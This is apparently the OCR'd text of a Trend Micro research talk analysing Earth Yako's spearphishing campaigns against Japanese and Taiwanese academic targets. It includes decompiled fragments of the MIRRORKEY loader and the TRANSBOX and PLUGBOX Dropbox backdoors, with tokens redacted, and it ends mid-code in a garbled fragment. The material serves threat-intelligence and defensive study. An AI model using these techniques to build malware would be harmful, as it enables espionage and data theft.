Invitation to Secret Event

Uncovering campaigns targeting East Asia by Earth Yako

Hiroaki Hara / Yuka Higashi / Masaoki Shoji

About us

Hiroaki Hara

Threat Researcher @ Trend Micro

He focuses on threat intelligence research in Asia-Pacific region. He specializes in threat hunting, incident response, malware analysis and targeted attack research. He has previously presented at JSAC 2021/2022 and HITCON 2022.

Yuka Higashi

Threat Researcher @ Trend Micro

She specializes in the leverage of machine learning and data science for the cybersecurity field. She applies this expertise to Threat Hunting using a variety of data to find traces of attacks that are difficult to find using existing methods.

Masaoki Shoji

Threat Researcher @ Trend Micro

He focuses on threat intelligence research and information sharing in Japan. He specializes in incident response, forensics, and attribution research related to intrusion set targeting Japanese organizations.

Table of Contents


Overview of Campaigns by Earth Yako

Introducing about Earth Yako and Operation RestyLink

TREND MICRO


Earth Yako and Operation RestyLink

- Threat actor “Earth Yako” has been operating Operation RestyLink
  - Operation RestyLink is the espionage campaign targeting mainly Japan
    - ショートカットとISOファイルを悪用する攻撃キャンペーン
      - https://security.macnica.co.jp/blog/2022/05/iso.html
    - Operation RestyLink: 日本企業を狙った標的型攻撃キャンペーン
      - https://insight-jp.nttsecurity.com/post/102ho8o/operation-restylink
    - サイバーレスキュー隊 (J-CRAT) 活動状況
      - https://www.ipa.go.jp/files/000099786.pdf
      - https://www.ipa.go.jp/files/000106897.pdf




Timeline of Campaign

- Observed since Juanuary in 2022 at least
  - Not confirmed by ourselves, but possible incident in October in 2021
- Targeting academic/thinktank industries in Japan and Taiwan
  - Target sectors are Economic Security, Energy, Economy or Public



Initial Access: Spearphishing

- Sophisticated writing with URL in email targeting specific target person
- URL leads to download ISO or ZIP




Incident Case Studies

In-depth analysis of incidents observed in 2022

TREND MICRO

Case #1


- Observed around March in 2022
- Targeting academic sector in JP
- Tools
  - MIRRORKEY
  - TRANSBOX
- TTPs
  - DLL Sideloading
  - Abuse of MS13-098/CVE-2013-3900
  - Abuse of cloud service (Dropbox)




MIRRORKEY (AES mode)

- Custom on-memory DLL loader
  - Encrypted payload is embedded in another component "DWINTL.DLL", which is originally legitimate DLL but abusing MS13-098/CVE-2013-3900 to embed the encrypted payload in its certificate

Property of DWINT.DLL




Appended encrypted payload in certificate by abusing MS13-098



MIRRORKEY (AES mode)

- Custom on-memory DLL loader
  - the base key, offset and size which are required for decryption are embedded at the end of “DWINTL.DLL”
  - AES key to decrypt payload will be generated by custom algorithm

Payload decryption routine




TRANSBOX

- Dropbox API based backdoor/infostealer, which has following capabilities
  - Upload files with specified extensions to Dropbox
    - .doc / .docx / .xls / .xlsx / .ppt / .pptx / .pdf / .rtf / .odt / .jsd / .jtd / .jst / .7z / .zip / .rar
  - Upload specified file
  - Show specified directories
  - Download and execute additional plug-in on memory
- Internally named as “FILETRANDLL.dll”

```
; Export Ordinals Table for FILETRANDLL.dll
;
word_528C68     dw 1, 0                 ; DATA XREF:
aFiletrandllDll db 'FILETRANDLL.dll',0  ; DATA XREF:
aStart_0        db 'Start_',0           ; DATA XREF:
aStart          db 'Start',0            ; DATA XREF:
```


Case #2

- Observed around June in 2022
- Targeting academic sector in JP
- Tools
  - MIRRORKEY
  - PLUGBOX
- TTPs
  - DLL Sideloading
  - Abuse of MS13-098/CVE-2013-3900
  - Abuse of cloud service (Dropbox)



MIRRORKEY (TEA mode)

- Custom on-memory DLL loader
  - Comparing MIRRORKEY in AES mode, this one is totally different implementation but similar TTPs
    - Loaded by DLL Sideloading
    - Decrypt the payload which is embedded in another component “espui.dll” by using MS13-098/CVE-2013-3900
    - But the decryption algorithm is TEA (Tiny Encryption Algorithm)

PLUGBOX

- Dropbox API based backdoor, which has following capabilities
  - Download and execute additional plug-in on memory
  - Run arbitrary command
- Internally named as “LoadPlgFromRemote.dll”

```
; Export Ordinals Table for LoadPlgFromRemote.dll
;
word_100C8930    dw 0                    ; DATA XREF: .rdata:100C8924↑o
aLoadplgfromrem db 'LoadPlgFromRemote.dll',0
                                         ; DATA XREF: .rdata:100C890C↑o
aRun             db 'Run',0              ; DATA XREF: .rdata:off_100C892C↑o
```


TRANSBOX vs. PLUGBOX

- Both malware abuses Dropbox API to receive a command, but the codebase is totally different

TRANSBOX: Access token key is hardcoded in custom-base64

```
if ( dword_74E3B330 == 0x74 )
  ExitProcess(0);
memset(&g_enc_auth_key[dword_74E3B330], 0, 0xC4 - dword_74E3B330);
init_custom_base64(v8);
v15 = 0;
auth_key = decode_custom_base64(g_enc_auth_key, dword_74E3B330, &auth_key);// EIX[redacted]Gsy.
sprintf(g_auth_bearer, "%s", auth_key);
```

PLUGBOX: Access token will be retrieved by using hardcoded refresh token

```
if ( Id == 0x2001 )
{
  v76 = to_string(
          (basic_string *)v121,
          "oAJO[redacted]Mdi[redacted]hk:a4[redacted]");
  if ( &config != v76 )
  {
    LOBYTE(v102) = 0;
```

Refresh token

Base64 encode

Auth token


```
POST /oauth2/token HTTP/1.1
Host: api.dropbox.com
Accept: */*
Authorization: Basic ZG[redacted]==
Content-Length: 103
Content-Type: application/x-www-form-urlencoded

grant_type=refresh_token&refresh_token=oAJO[redacted]-Mdi
```


<reducted>

Case #3

- Observed around June/July in 2022
- Targeting academic sector in JP
- Tools
  - DULLOAD (generic loader name)
  - PULINK
  - SHELLBOX
- TTPs
  - DLL Sideloading
  - LOLBins abusing Intel's legitimate DLL loader
  - Abuse of public service (GitHub and Dropbox)



Loaders (DULLOAD)

- "wwlib.dll" (DULLOAD) is a loader of "Wordcnv.dll" (PULINK), written in C++/CLR

Invoking *MS_word.release_file()* method implemented in Wordcnv.dll (PULINK)

```
internal unsafe static void myFunction()
{
    vector<std::basic_string<char,std::char_traits<char>,std::allocator<char>
      \u0020>,std::allocator<std::basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>\u0020>\u0020>
      vector<std::basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>,std::allocator<std::basic_string<char,std::char_traits<char>,std:
      :allocator<char>_u0020>_u0020>_u0020>;
    initblk(ref
      vector<std::basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>,std::allocator<std::basic_string<char,std::char_traits<char>,std:
